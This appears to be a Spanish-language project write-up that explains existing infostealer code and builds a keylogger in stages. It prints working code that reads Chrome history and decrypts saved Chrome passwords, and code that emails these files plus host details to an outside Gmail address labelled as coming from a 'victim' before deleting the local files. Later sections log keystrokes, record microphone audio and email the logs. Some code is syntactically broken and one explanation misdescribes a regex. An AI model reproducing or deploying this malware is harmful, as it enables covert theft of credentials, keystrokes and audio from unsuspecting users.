        b=open("chrome1.txt","w")
        for site, count in sites_count_sorted.items():
            #print site, count
            b.write(site + "\n")
    #path to user's history database (Chrome)
    b.close()
    data_path = os.path.expanduser('~')+"\AppData\Local\Google\Chrome\User
Data\Default"
    files = os.listdir(data_path)
    history_db = os.path.join(data_path, 'history')
    #querying the db
    c = sqlite3.connect(history_db)
    cursor = c.cursor()
    select_statement = "SELECT urls.url, urls.visit_count FROM urls, visits WHERE
urls.id = visits.url;"
    cursor.execute(select_statement)
    results = cursor.fetchall()
    sites_count = {}
    for url, count in results:
        url = parse(url)
        if url in sites_count:
            sites_count[url] += 1
        else:
            sites_count[url] = 1
    sites_count_sorted = OrderedDict(sorted(sites_count.items()),
key=operator.itemgetter(1), reverse=True))
    analyze (sites_count_sorted)
    ##### CHROME #####
    ##### CODE #####
    ##### HERE #####
    history()

```



Este código es una función llamada `history` que analiza el historial de navegación web del usuario en Google Chrome y escribe los sitios web visitados en un archivo de texto llamado `"chrome1.txt"`.

Dentro de la función, se definen dos funciones anidadas. La primera función se llama `parse` y toma una URL como argumento. La función utiliza métodos de cadenas y expresiones regulares para extraer el nombre de dominio del sitio web a partir de la URL. El nombre de dominio se devuelve como una cadena de texto.

La segunda función se llama `analyze` y toma un diccionario como argumento. La función itera sobre el diccionario, escribe cada sitio web visitado y el número de veces que se visitó en el archivo de texto `"chrome1.txt"`.

Luego, se definen las variables necesarias para acceder a la base de datos de historial de Chrome, incluyendo la ruta de acceso al directorio donde se almacena el historial, la base de datos de historial en sí y una declaración SQL que se utilizará para acceder al historial.

A continuación, se conecta a la base de datos de historial utilizando la biblioteca `sqlite3`. Se ejecuta la declaración SQL y se recuperan los resultados. Luego, se itera sobre los resultados y se cuenta el número de visitas a cada sitio web. Los resultados se almacenan en un diccionario llamado `sites_count`, donde las claves son los nombres de dominio de los sitios web y los valores son el número de veces que se visitó cada sitio.

El diccionario `sites_count` se ordena por el número de visitas, y la función `analyze` se llama para escribir los resultados en el archivo de texto `"chrome1.txt"`.

En resumen, este código en Python utiliza la biblioteca `sqlite3` y expresiones regulares para analizar el historial de navegación web del usuario en Google Chrome y escribe los sitios web visitados en un archivo de texto.

En términos más detallados, este código es una función en Python que se encarga de acceder a la base de datos de historial de navegación web de Google Chrome, y extrae la información relevante para generar un reporte que escribe en un archivo de texto.

Para acceder a la base de datos de historial de Chrome, el código utiliza la biblioteca `sqlite3`, que es una biblioteca estándar en Python para trabajar con bases de datos relacionales. En este caso, el código define la ruta de acceso a la carpeta de datos del usuario y la ruta de acceso a la base de datos de historial. Luego, se ejecuta una consulta SQL para recuperar los datos relevantes del historial.

Una vez que se han recuperado los datos, el código utiliza una función llamada `parse` para extraer el nombre de dominio de cada sitio web visitado. Esto se hace dividiendo la URL en sus componentes y extrayendo el nombre del dominio. Por ejemplo, la URL `"https://www.google.com/search?q=python"` se divide en `"https:"` y `"//www.google.com/search?q=python"`, y luego se extrae `"www.google.com"` como el nombre de dominio.

A continuación, el código utiliza un diccionario de Python para contar el número de visitas a cada sitio web. El diccionario se llama `sites_count`, y utiliza el nombre de dominio como clave y el número de visitas como valor. Si un sitio web ya está en el diccionario, se incrementa el contador de visitas; de lo contrario, se agrega el sitio web al diccionario con un contador de visitas de 1.

Finalmente, el código ordena el diccionario `sites_count` por el número de visitas utilizando la función `sorted`, y llama a la función `analyze` para escribir los resultados en un archivo de texto llamado "chrome1.txt". La función `analyze` recibe el diccionario `sites_count` como argumento, y simplemente itera sobre el diccionario y escribe los resultados en el archivo de texto.

Además, el código hace uso de la biblioteca `os` para acceder a la ruta de la carpeta de datos del usuario. La función `os.path.expanduser('~')` devuelve la ruta de la carpeta de inicio del usuario actual, y el código agrega la ruta a la carpeta de datos de Chrome utilizando la cadena de formato "`%AppData%Local%Google%Chrome%User Data%Default`". Es importante tener en cuenta que esta ruta es específica para Windows y puede ser diferente en otros sistemas operativos.

En el código, se utiliza una expresión regular para extraer el nombre de cada sitio web a partir de la URL. La expresión regular se define en la función `parse` y utiliza la biblioteca `re` de Python. La expresión regular busca el patrón "`All User Profile\s*:(.*)`", que representa cualquier cadena de caracteres que siga la cadena "`All User Profile:`". Esta cadena de caracteres se considera el nombre de un perfil de usuario de red inalámbrica (WLAN) en el sistema operativo Windows.

El código utiliza la biblioteca `collections` de Python para crear un diccionario ordenado llamado `sites_count_sorted`. Este diccionario se crea a partir del diccionario `sites_count` utilizando la función `OrderedDict`. La ventaja de un diccionario ordenado es que mantiene la posición de los elementos en el orden en que se insertaron, lo que es útil para presentar los resultados en orden de importancia.

Por último, es importante tener en cuenta que este código accede a la base de datos de historial de Chrome directamente, lo que puede ser considerado un riesgo de privacidad. Es posible que algunas extensiones de Chrome y otros programas de seguridad puedan detectar y bloquear este tipo de acceso. Además, el código no maneja errores de forma adecuada, lo que podría dar lugar a problemas si la base de datos de historial no está disponible o si hay algún otro error en la consulta SQL.

```

explicame de forma muy extensa este codigo: def chrome():
    import os,sqlite3,win32crypt
        data=os.path.expanduser('~')+"\\AppData\\Local\\Google\\Chrome\\User
Data\\Default\\Login Data"
    connection = sqlite3.connect(data)
    cursor = connection.cursor()
        cursor.execute('SELECT action_url, username_value, password_value FROM
logins')
    final_data=cursor.fetchall()
    a=open("chrome.txt","w")
    a.write("Extracted chrome passwords :\n")
    for website_data in final_data:
        password = win32crypt.CryptUnprotectData(website_data[2], None, None, None,
0)[1]
        one="Website : "+str(website_data[0])
        two="Username : "+str(website_data[1])
        three="Password : "+str(password)
        a.write(one+"\n"+two+"\n"+three)
        a.write("\n"+"====="*10+"\n")
    a.close()

chrome()

```

En esta función lo que se consigue es que extraiga las contraseñas guardadas en Google Chrome. El script utiliza la biblioteca os para acceder a la ubicación del archivo Login Data de Google Chrome en el disco local del usuario. A continuación, utiliza la biblioteca sqlite3 para conectarse a la base de datos y recuperar la información de las credenciales de inicio de sesión.

La consulta SELECT se utiliza para seleccionar la URL de acción, el valor del nombre de usuario y el valor de la contraseña de la tabla logins. Una vez que se recopila la información de la base de datos, se utiliza la biblioteca win32crypt para descifrar la contraseña encriptada. La función CryptUnprotectData de la biblioteca win32crypt se utiliza para descifrar los datos de contraseña encriptados.

Una vez que se recupera la información de la contraseña, se escribe en un archivo de texto llamado "chrome.txt" en el directorio actual. El archivo de texto contiene información sobre el sitio web, el nombre de usuario y la contraseña de cada una de las cuentas guardadas en Chrome.

Es importante tener en cuenta que el script solo funciona en sistemas operativos Windows y solo funciona con la versión de Google Chrome que utiliza el sistema de almacenamiento de contraseñas predeterminado de Chrome. En versiones más recientes de Chrome, la información de inicio de sesión se cifra con una clave maestra del usuario, lo que hace que sea más difícil para los scripts acceder a la información. Además, el usuario debe tener permiso para acceder a la carpeta User Data de Chrome para que el script funcione.

Se importan los módulos necesarios: os para interactuar con el sistema operativo, sqlite3 para conectarse y consultar una base de datos, y win32crypt para descifrar las contraseñas encriptadas. Se define la ruta de la base de datos de Google Chrome en la variable "data". En Windows, la ruta suele ser "C:\Users<username>\AppData\Local\Google\Chrome\User Data\Default>Login Data", donde "<username>" es el nombre de usuario del sistema. Se establece una conexión con la base de datos usando la función "connect" del módulo sqlite3. El resultado se guarda en la variable "connection". Se crea un objeto cursor para ejecutar consultas a la base de datos. Se ejecuta una consulta SQL para obtener la URL del sitio web, el nombre de usuario y la contraseña de cada registro almacenado en la tabla "logins" de la base de datos. El resultado de la consulta se guarda en la variable "final\_data".

Se crea un archivo de texto llamado "chrome.txt" en modo de escritura y se guarda en la variable "a". Se escribe la cadena "Extracted chrome passwords :." en el archivo de texto. Se itera sobre cada registro en "final\_data". Se usa la función "CryptUnprotectData" del módulo win32crypt para descifrar la contraseña encriptada almacenada en el registro actual. La contraseña descifrada se guarda en la variable "password". Se guardan la URL del sitio web, el nombre de usuario y la contraseña descifrada en variables individuales. Se escribe en el archivo de texto las variables "one", "two" y "three" que contienen la información de la URL, el nombre de usuario y la contraseña, respectivamente.

Es importante tener en cuenta que este código solo funciona en sistemas operativos Windows y requiere que Google Chrome esté instalado en la máquina para acceder a la base de datos de contraseñas

```
filename = "wifi.txt"
fo = open(filename, "rb")
filecontent = fo.read()
encodedcontent = base64.b64encode(filecontent)
```

```
body = ""
New stuff info from victim
""

part1 = ""From: Victim <Victim@gmail.com>
To: Filip <toxicnull@gmail.com>
Subject: Victim wifi
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary=%s
--%s
"" % (marker, marker)
```

```
part2 = ""Content-Type: text/plain
Content-Transfer-Encoding:8bit
```

```
%s
--%s
"" % (body,marker)
```

```

part3 = """Content-Type: multipart/mixed; name=\"%s\"
Content-Transfer-Encoding:base64
Content-Disposition: attachment; filename=%s

%s
--%s--
""" %(filename, filename, encodedcontent, marker)

```

```

message = part1 + part2 + part3

```

Esta parte del código crea un mensaje de correo electrónico que contiene un archivo adjunto codificado en base64.

En la primera parte del código, se abre un archivo llamado "wifi.txt" en modo binario ("rb"), se lee su contenido y se codifica en base64 usando la función "base64.b64encode" de la biblioteca base64. El contenido codificado se almacena en una variable llamada "encodedcontent".

En la segunda parte del código, se definen tres variables de cadena: "body", que contiene el cuerpo del mensaje de correo electrónico; "part1", que contiene la información del remitente, destinatario, asunto y tipo de contenido MIME del mensaje; y "part2", que contiene el contenido del mensaje en sí.

La variable "part1" utiliza la cadena de marcador "marker" definida anteriormente para separar las diferentes partes del mensaje en su contenido MIME.

La variable "part2" simplemente contiene el cuerpo del mensaje de correo electrónico.

La variable "part3" es la sección del mensaje que contiene el archivo adjunto. Utiliza el mismo marcador "marker" que "part1" para separar las diferentes partes del contenido MIME. Contiene información sobre el tipo de contenido y la codificación del archivo adjunto ("Content-Type" y "Content-Transfer-Encoding"), así como la ubicación y el nombre del archivo adjunto ("Content-Disposition").

Finalmente, se construye el mensaje combinando las tres partes del mensaje y se almacena en una variable llamada "message".

```

try:
    smtpObj = smtplib.SMTP('smtp.gmail.com:587')
    smtpObj.starttls()
    smtpObj.login(sender, password)
    smtpObj.sendmail(sender, reciever, message)
    fo.close()
    os.remove("wifi.txt")
except Exception:
    print "Error: unable to send email"

```

Este código intenta enviar un correo electrónico utilizando el protocolo Simple Mail Transfer Protocol (SMTP). El módulo smtplib se utiliza para establecer una conexión con un servidor SMTP, en este caso, el servidor de Gmail. Los datos del servidor, como su dirección y puerto, se proporcionan como argumentos al objeto SMTP.

Primero, se llama al método starttls () en el objeto SMTP para iniciar una conexión segura con el servidor. A continuación, se utiliza el método login () para autenticar la cuenta del remitente con el servidor SMTP. Los argumentos para el método login () son el correo electrónico del remitente y su contraseña.

Una vez autenticado el remitente, se utiliza el método sendmail () para enviar el correo electrónico. Los argumentos para sendmail () son el correo electrónico del remitente, el correo electrónico del destinatario y el mensaje a enviar. En este caso, el mensaje es la variable 'message', que contiene información sobre el correo electrónico, como el asunto, el cuerpo y cualquier archivo adjunto.

Después de enviar el correo electrónico, se cierra el archivo 'wifi.txt' y se elimina utilizando el método remove () de la biblioteca os. Si el correo electrónico no se puede enviar por alguna razón, se captura la excepción y se imprime un mensaje de error en la consola.

```

filename = "chrome1.txt"
fo1 = open(filename, "rb")
filecontent = fo1.read()
encodedcontent = base64.b64encode(filecontent)

body = ""
New stuff info from victim - History
""

part1 = ""From: Victim <Victim@gmail.com>
To: Filip <toxicnull@gmail.com>
Subject: Victim chrome history
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary=%s
--%s
"" % (marker, marker)

```

```

part2 = """Content-Type: text/plain
Content-Transfer-Encoding:8bit

%s
--%s
""" % (body,marker)

part3 = """Content-Type: multipart/mixed; name=\"%s\"
Content-Transfer-Encoding:base64
Content-Disposition: attachment; filename=%s

%s
--%s--
""" %(filename, filename, encodedcontent, marker)

message = part1 + part2 + part3

try:
    smtpObj = smtplib.SMTP('smtp.gmail.com:587')
    smtpObj.starttls()
    smtpObj.login(sender, password)
    smtpObj.sendmail(sender, reciever, message)
    #print "Successfully sent email"
    fo1.close()
    os.remove("chrome1.txt")
except Exception:
    print "Error: unable to send email"

```

Este código tiene una funcionalidad similar al anterior que mencionamos, que se encarga de enviar por correo electrónico un archivo que contiene información confidencial a través de una cuenta de Gmail.

Primero, se define el nombre del archivo que se va a adjuntar al correo electrónico como "chrome1.txt". Luego se abre el archivo en modo de lectura binaria con la función open() y se lee su contenido con la función read() y se guarda en la variable filecontent. A continuación, se codifica el contenido del archivo en base64 utilizando la función b64encode() del módulo base64 de Python y se guarda en la variable encodedcontent.

Luego se define el cuerpo del correo electrónico como "New stuff info from victim - History". La variable part1 contiene información sobre el remitente, el destinatario y el asunto del correo electrónico, así como el tipo de contenido que se va a adjuntar al mensaje. La variable marker se utiliza para definir el límite entre las diferentes partes del mensaje.

La variable part2 contiene información sobre el cuerpo del mensaje y su codificación. La variable marker se utiliza nuevamente para definir el límite entre las diferentes partes del mensaje.

La variable part3 contiene información sobre el archivo adjunto, incluyendo su nombre, codificación y disposición. La variable marker se utiliza por tercera vez para definir el límite entre las diferentes partes del mensaje.

Finalmente, se define la variable message como la concatenación de las tres partes del mensaje (part1, part2 y part3). Luego, se procede a enviar el correo electrónico utilizando la cuenta de Gmail del remitente. Se realiza la autenticación en el servidor SMTP de Gmail utilizando el método login() del objeto smtplib.SMTP(), se establece la conexión segura mediante el método starttls(), se envía el correo electrónico utilizando el método sendmail(), se cierra el archivo con la función close() y se elimina el archivo adjunto con la función os.remove().

Si ocurre algún error al enviar el correo electrónico, se imprime el mensaje "Error: unable to send email" en la consola.

```
filename = "chrome.txt"
fo = open(filename, "rb")
filecontent = fo.read()
encodedcontent = base64.b64encode(filecontent)

body = """
New stuff info from victim
=====
Name: %s
FQDN: %s
System Platform: %s
Machine: %s
Node: %s
Platform: %s
Pocessor: %s
System OS: %s
Release: %s
Version: %s
""" % (socket.gethostname(), socket.getfqdn(),
sys.platform,platform.machine(),platform.node(),platform.platform(),platform.process
or(),platform.system(),platform.release(),platform.version()) #####
part1 = """From: Victim <Victim@gmail.com>
To: Filip <toxicnull@gmail.com>
Subject: Victim saved pass
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary=%s
--%s
""" % (marker, marker)
```



```

part2 = """Content-Type: text/plain
Content-Transfer-Encoding:8bit

%s
--%s
""" % (body,marker)

part3 = """Content-Type: multipart/mixed; name=\"%s\"
Content-Transfer-Encoding:base64
Content-Disposition: attachment; filename=%s

%s
--%s--
""" %(filename, filename, encodedcontent, marker)

message = part1 + part2 + part3

try:
    smtpObj = smtplib.SMTP('smtp.gmail.com:587')
    smtpObj.starttls()
    smtpObj.login(sender, password)
    smtpObj.sendmail(sender, reciever, message)
    fo.close()
    os.remove("chrome.txt")
except Exception:
    print "Error: unable to send email"

```

Esta parte del código envía por correo electrónico información de la máquina de la víctima, incluyendo el nombre de host, el FQDN, la plataforma del sistema, el nombre de la máquina, el nodo, la plataforma, el procesador, el sistema operativo, la versión del sistema, junto con un archivo de texto codificado en base64 que contiene información sobre contraseñas guardadas en el navegador Google Chrome.

El código comienza abriendo el archivo "chrome.txt" en modo lectura binaria ("rb") y leyendo su contenido en la variable filecontent. Luego, la información de este archivo se codifica en base64 y se almacena en la variable encodedcontent.

La variable body almacena un mensaje de texto que se incluirá en el correo electrónico, que se refiere a la información de la víctima. Luego, se define el encabezado del correo electrónico, incluyendo el remitente, el destinatario, el asunto y la versión MIME. La cadena marker se utiliza para delimitar los distintos componentes del correo electrónico.

part2 define el cuerpo del correo electrónico y utiliza la variable body para incluir información sobre la víctima. La variable marker se utiliza para delimitar el final del cuerpo.

La parte final, part3, define el archivo adjunto que se enviará con el correo electrónico. Aquí, se utiliza el archivo "chrome.txt" y su contenido codificado en base64. También se especifica el nombre del archivo adjunto y se utiliza la variable marker para delimitar el final del archivo adjunto.

Finalmente, el correo electrónico completo se compone juntando las tres partes del mensaje (part1, part2 y part3). El código luego intenta enviar el correo electrónico utilizando el servidor SMTP de Gmail, autenticando al remitente con las credenciales proporcionadas en las variables sender y password. Si el envío es exitoso, el archivo "chrome.txt" se cierra y se elimina del sistema operativo. Si ocurre una excepción, se imprime un mensaje de error.

## Comparación de funciones:

(Tabla comparativa y comparación de código:)

	Seguimiento cursor y click	Mandar mail	Información del sistema	Captura de audio	Información de red	Captura de pantalla
Keylogger	X	X	X	X		X
Infostealer1	X	X				X
Infostealer2		X			X	

	Captura de pantalla	Historial navegador	Arrancar con el sistema	Captura teclado
Keylogger	X			X
Infostealer1	X		X	X
Infostealer2		X		X

# Primer diseño funcional

from pynput import keyboard #de la libreria pynput importamos el teclado

```
teclas_especiales = {
    keyboard.Key.shift: "shift ",
    keyboard.Key.ctrl: "control ",
    keyboard.Key.alt: "alt ",
    keyboard.Key.caps_lock: "bloq_mayus ",
    keyboard.Key.tab: "tab ",
    keyboard.Key.enter: "enter ",
    keyboard.Key.backspace: "borrar ",
    keyboard.Key.esc: "esc ",
    keyboard.Key.space: " ",
    keyboard.Key.up: "flecha_arriba ",
    keyboard.Key.down: "flecha_abajo ",
    keyboard.Key.left: "flecha_izq ",
    keyboard.Key.right: "flecha_der ",
    keyboard.Key.home: "inicio ",
    keyboard.Key.end: "fin ",
    keyboard.Key.delete: "supr ",
    keyboard.Key.insert: "ins ",
    keyboard.Key.page_up: "repag ",
    keyboard.Key.page_down: "avpag ",
    keyboard.Key.f1: "f1 ",
    keyboard.Key.f2: "f2",
    keyboard.Key.f3: "f3 ",
    keyboard.Key.f4: "f4 ",
    keyboard.Key.f5: "f5 ",
    keyboard.Key.f6: "f6 ",
    keyboard.Key.f7: "f7 ",
    keyboard.Key.f8: "f8 ",
    keyboard.Key.f9: "f9 ",
    keyboard.Key.f10: "f10 ",
    keyboard.Key.f11: "f11 ",
    keyboard.Key.f12: "f12 ",
    keyboard.Key.alt_l: "alt ",
    keyboard.Key.cmd: "windows ",
}
```

```
def pulsacion(tecla):
    if tecla in teclas_especiales:
        print(teclas_especiales[tecla])
    else:
        print(tecla.char)
    if tecla in teclas_especiales:
```

```

        with open("teclas_pulsadas.txt", "a") as f:
            f.write(teclas_especiales[tecla])
    else:
        with open("teclas_pulsadas.txt", "a") as f:
            f.write(tecla.char)

captura = keyboard.Listener(pulsacion)
captura.start()

while captura.is_alive():
    pass

```

Este código implementa un programa que captura y almacena las pulsaciones del teclado en un archivo de texto. El programa utiliza la biblioteca "pynput" para acceder al teclado del sistema operativo.

En la primera línea, se importa el módulo "keyboard" de la biblioteca "pynput".

Luego, se define un diccionario llamado "teclas\_especiales" que asigna una cadena de caracteres a cada tecla especial que se desea capturar. Cada tecla especial es representada por un objeto del tipo "Key" de la biblioteca "pynput".

La función "pulsacion" es la encargada de manejar los eventos de pulsación del teclado. Si la tecla pulsada está en el diccionario de "teclas\_especiales", se imprime la cadena de caracteres asociada a dicha tecla. En caso contrario, se imprime el carácter correspondiente a la tecla pulsada. Además, se escribe la tecla pulsada en un archivo de texto llamado "teclas\_pulsadas.txt".

Luego se define un objeto "captura" de tipo "Listener" que recibe como parámetro la función "pulsacion". Este objeto inicia la captura de pulsaciones de teclado.

Finalmente, se utiliza un bucle while para mantener el objeto "captura" en ejecución, evitando que el programa termine. El bucle se ejecuta hasta que el objeto "captura" deja de estar activo.

Que nos gustaría implementar en nuestro código:

- Grabación de audio
- Envío de registros por correo
- Conseguir información sobre el sistema
- Grabación de cámara

## Segundo diseño funcional

```
from pynput import keyboard #de la libreria pynput importamos el teclado
import sounddevice as sd
import scipy.io.wavfile as wav
import subprocess
```

```
teclas_especiales = {
    keyboard.Key.shift: "shift ",
    keyboard.Key.ctrl: "control ",
    keyboard.Key.alt: "alt ",
    keyboard.Key.caps_lock: "bloq_mayus ",
    keyboard.Key.tab: "tab ",
    keyboard.Key.enter: "enter ",
    keyboard.Key.backspace: "borrar ",
    keyboard.Key.esc: "esc ",
    keyboard.Key.space: " ",
    keyboard.Key.up: "flecha_arriba ",
    keyboard.Key.down: "flecha_abajo ",
    keyboard.Key.left: "flecha_izq ",
    keyboard.Key.right: "flecha_der ",
    keyboard.Key.home: "inicio ",
    keyboard.Key.end: "fin ",
    keyboard.Key.delete: "supr ",
    keyboard.Key.insert: "ins ",
    keyboard.Key.page_up: "repag ",
    keyboard.Key.page_down: "avpag ",
    keyboard.Key.f1: "f1 ",
    keyboard.Key.f2: "f2",
    keyboard.Key.f3: "f3 ",
    keyboard.Key.f4: "f4 ",
    keyboard.Key.f5: "f5 ",
    keyboard.Key.f6: "f6 ",
    keyboard.Key.f7: "f7 ",
    keyboard.Key.f8: "f8 ",
    keyboard.Key.f9: "f9 ",
    keyboard.Key.f10: "f10 ",
    keyboard.Key.f11: "f11 ",
    keyboard.Key.f12: "f12 ",
    keyboard.Key.alt_l: "alt ",
    keyboard.Key.cmd: "windows ",
}
```

```
def capture_audio(filename, filepath):
```

```

duration = 5 # segundos
fs = 44100

# Record audio
myrecording = sd.rec(duration * fs, samplerate=fs, channels=2)
print("Recording audio...")
sd.wait()
print("Audio recording complete.")

wav_file = filepath + filename + ".wav"
wav.write(wav_file, fs, myrecording)

capture_audio("Audio_ejemplo", "C:/Users/Hugo/Desktop/")

def pulsacion(tecla): #definimos la funcion pulsacion con la variable tecla
    if tecla in teclas_especiales:
        print(teclas_especiales[tecla])
    else:
        print(tecla.char)
    if tecla in teclas_especiales:
        with open("teclas_pulsadas.txt", "a") as f:
            f.write(teclas_especiales[tecla])
    else:
        with open("teclas_pulsadas.txt", "a") as f:
            f.write(tecla.char)

captura = keyboard.Listener(pulsacion)
captura.start()

while captura.is_alive():
    pass

```

Este código utiliza la biblioteca pynput para capturar pulsaciones de teclas y la biblioteca sounddevice para grabar audio. El objetivo principal del código es capturar las pulsaciones de teclas y guardarlas en un archivo de texto mientras se graba un audio durante 5 segundos.

Aquí está el desglose del código paso a paso:

Importación de bibliotecas:

```

from pynput import keyboard
import sounddevice as sd
import scipy.io.wavfile as wav

```

## **import subprocess**

- pynput es una biblioteca utilizada para interactuar con los dispositivos de entrada, en este caso, el teclado.
- sounddevice es una biblioteca utilizada para grabar y reproducir audio.
- scipy.io.wavfile es una biblioteca utilizada para guardar audio en formato WAV.
- subprocess es una biblioteca utilizada para ejecutar comandos del sistema, en este caso, para convertir el archivo WAV a MP3 utilizando el programa ffmpeg.

Definición de la función capture\_audio:

**python**

**Copy code**

```
def capture_audio(filename, filepath):  
    duration = 5 # segundos  
    fs = 44100  
  
    # Grabar audio  
    myrecording = sd.rec(duration * fs, samplerate=fs, channels=2)  
    print("Grabando audio...")  
    sd.wait()  
    print("Grabación de audio completa.")  
  
    wav_file = filepath + filename + ".wav"  
    wav.write(wav_file, fs, myrecording)  
  
    mp3_file = filepath + filename + ".mp3"  
    subprocess.call(["ffmpeg", "-i", wav_file, mp3_file])  
    print("Convertido a MP3.")
```

Esta función graba audio durante 5 segundos utilizando la biblioteca sounddevice y lo guarda como un archivo WAV. Luego, utiliza subprocess.call para llamar al programa ffmpeg y convertir el archivo WAV a MP3.

Llamada a la función capture\_audio:

```
capture_audio("Audio_ejemplo", "C:/Users/Hugo/Desktop/")
```

Esta llamada inicia el proceso de grabación de audio. El archivo de audio resultante se guardará en la ubicación especificada con el nombre "Audio\_ejemplo".



En resumen, este código utiliza la biblioteca `pynput` para capturar pulsaciones de teclas, la biblioteca `sounddevice` para grabar audio, y la biblioteca `subprocess` para convertir el archivo de audio grabado de WAV a MP3. Además, guarda las pulsaciones de teclas en un archivo de texto mientras se graba el audio.

Inicialmente teníamos previsto pasar el formato del audio de `.wav` a `.mp3`, pero llegamos a la conclusión de que no nos era necesario y decidimos eliminarlo de nuestro código.

## Tercer diseño funcional

```
from pynput import keyboard # de la libreria pynput importamos el teclado
import smtplib
import time
import sounddevice as sd
import scipy.io.wavfile as wav
import subprocess
from email.mime.text import MIMEText
from email.mime.audio import MIMEAudio
from email.mime.multipart import MIMEMultipart
from email.mime.base import MIMEBase
from email import encoders
```

```
teclas_especiales = {
    keyboard.Key.shift: "shift ",
    keyboard.Key.ctrl: "control ",
    keyboard.Key.alt: "alt ",
    keyboard.Key.caps_lock: "bloq_mayus ",
    keyboard.Key.tab: "tab ",
    keyboard.Key.enter: "enter ",
    keyboard.Key.backspace: "borrar ",
    keyboard.Key.esc: "esc ",
    keyboard.Key.space: " ",
    keyboard.Key.up: "flecha_arriba ",
    keyboard.Key.down: "flecha_abajo ",
    keyboard.Key.left: "flecha_izq ",
    keyboard.Key.right: "flecha_der ",
    keyboard.Key.home: "inicio ",
    keyboard.Key.end: "fin ",
    keyboard.Key.delete: "supr ",
    keyboard.Key.insert: "ins ",
    keyboard.Key.page_up: "repag ",
    keyboard.Key.page_down: "avpag ",
    keyboard.Key.f1: "f1 ",
    keyboard.Key.f2: "f2",
    keyboard.Key.f3: "f3 ",
    keyboard.Key.f4: "f4 ",
    keyboard.Key.f5: "f5 ",
    keyboard.Key.f6: "f6 ",
    keyboard.Key.f7: "f7 ",
    keyboard.Key.f8: "f8 ",
    keyboard.Key.f9: "f9 ",
    keyboard.Key.f10: "f10 ",
    keyboard.Key.f11: "f11 ",
```

```

keyboard.Key.f12: "f12 ",
keyboard.Key.alt_l: "alt ",
keyboard.Key.cmd: "windows ",
}

def capture_audio(filename, filepath):
    duration = 7 # seconds
    fs = 44100 # sample rate

    # Record audio
    myrecording = sd.rec(duration * fs, samplerate=fs, channels=2)
    print("Recording audio...")
    sd.wait()
    print("Audio recording complete.")

    # Save audio as WAV file
    wav_file = filepath + filename + ".wav"
    wav.write(wav_file, fs, myrecording)

```

El código define una función llamada `capture_audio` que toma dos argumentos: `filename` (nombre del archivo de salida) y `filepath` (ruta del archivo de salida).

Se establecen dos variables: `duration` y `fs`. `duration` representa la duración de la grabación en segundos (en este caso, 7 segundos), y `fs` representa la frecuencia de muestreo del audio (en este caso, 44100 muestras por segundo, que es la frecuencia de muestreo estándar para audio de calidad CD).

Se utiliza la función `sd.rec()` de la biblioteca `SoundDevice` (`sd`) para grabar el audio. Esta función toma dos argumentos: el número total de muestras que se grabarán (calculado multiplicando la duración por la frecuencia de muestreo) y la frecuencia de muestreo. El audio se graba utilizando el micrófono del sistema y se almacena en la variable `myrecording`.

Se imprime el mensaje "Recording audio..." para indicar que la grabación ha comenzado.

La función `sd.wait()` se utiliza para esperar hasta que la grabación se complete. Esto garantiza que el programa no continúe hasta que se haya grabado toda la duración especificada.

Una vez finalizada la grabación, se imprime el mensaje "Audio recording complete."

A continuación, se crea una variable `wav_file` que representa el nombre de archivo completo con la ruta de acceso. Se concatena el nombre del archivo (`filename`) con la extensión `.wav`. Esta variable contendrá la ubicación donde se guardará el archivo WAV resultante.

Finalmente, se utiliza la función `wav.write()` de la biblioteca `wav` (que se supone que está importada) para guardar el audio grabado en el archivo WAV especificado por `wav_file`. Esta

función toma tres argumentos: la ruta del archivo de salida, la frecuencia de muestreo y los datos de audio (myrecording).

```
def pulsacion(tecla): # definimos la funcion pulsacion con la variable tecla
    if tecla in teclas_especiales:
        with open("teclas_pulsadas.txt", "a") as f:
            f.write(teclas_especiales[tecla])
    else:
        with open("teclas_pulsadas.txt", "a") as f:
            f.write(tecla.char)

def enviarcorreo(origen, destino, contrasena, asunto, mensaje, archivotxt):
    # Crea el objeto del correo electrónico
    email = MIMEMultipart()
    email["From"] = origen
    email["To"] = destino
    email["Subject"] = asunto
    email.attach(MIMEText(mensaje))

    # Adjunta el archivo de texto
    with open(archivotxt, "r") as f:
        partetxt = MIMEText(f.read(), "plain")
    partetxt.add_header('Content-Disposition', "attachment; filename= %s" %
archivotxt)
    email.attach(partetxt)

    # Crea el objeto del servidor
    server = smtplib.SMTP("smtp.gmail.com", 587)

    # Inicia una conexión segura al servidor
    server.starttls()

    # Inicia sesión en el servidor
    server.login(origen, contrasena)

    # Envía el correo electrónico
    server.sendmail(origen, destino, email.as_string())

    # Cierra la conexión con el servidor
    server.quit()
```

Se define una función llamada enviarcorreo que toma seis argumentos: origen (dirección de correo electrónico del remitente), destino (dirección de correo electrónico del destinatario), contrasena (contraseña del remitente), asunto (asunto del correo electrónico), mensaje (contenido del correo electrónico) y archivotxt (ruta del archivo de texto adjunto).

Se crea un objeto de mensaje MIME (email) utilizando la clase MIMEMultipart() de la biblioteca email.mime.multipart. Este objeto representará el correo electrónico a enviar.

Se asignan los campos "From", "To" y "Subject" del correo electrónico utilizando los valores proporcionados en los argumentos de la función.

Se adjunta el contenido del mensaje de texto al correo electrónico utilizando la clase MIMEText() de la biblioteca email.mime.text. Se crea un objeto partetxt y se le asigna el contenido del archivo de texto adjunto mediante el uso de la función open() para abrir el archivo en modo de lectura. Luego, se lee el contenido del archivo utilizando el método read() y se asigna al objeto partetxt. Además, se agrega un encabezado al objeto partetxt para especificar el nombre del archivo adjunto.

Se adjunta el objeto partetxt (archivo de texto adjunto) al objeto email utilizando el método attach().

Se crea un objeto de servidor SMTP utilizando la clase smtpplib.SMTP de la biblioteca smtpplib. El servidor SMTP utilizado es "smtp.gmail.com" y el puerto es 587.

Se inicia una conexión segura con el servidor utilizando el método starttls(). Esto establece una conexión segura y encriptada con el servidor para enviar los datos de forma segura.

Se inicia sesión en el servidor utilizando el método login() y se proporciona la dirección de correo electrónico de origen y la contraseña correspondiente.

Se envía el correo electrónico utilizando el método sendmail(). Se proporcionan la dirección de correo electrónico de origen, la dirección de correo electrónico de destino y el correo electrónico completo convertido a una cadena utilizando el método as\_string().

Se cierra la conexión con el servidor utilizando el método quit().

```
def enviarcorreoaudio(destino, archivowav, origen, contrasena):  
    # Crea el mensaje y establece los valores de los encabezados  
    email = MIMEMultipart()  
    email['From'] = origen  
    email['To'] = destino  
    email['Subject'] = 'Archivo de audio adjunto'  
  
    # Agrega el archivo WAV al mensaje  
    with open(archivowav, 'rb') as f:  
        audio_data = f.read()  
    audio = MIMEAudio(audio_data, _subtype='wav')  
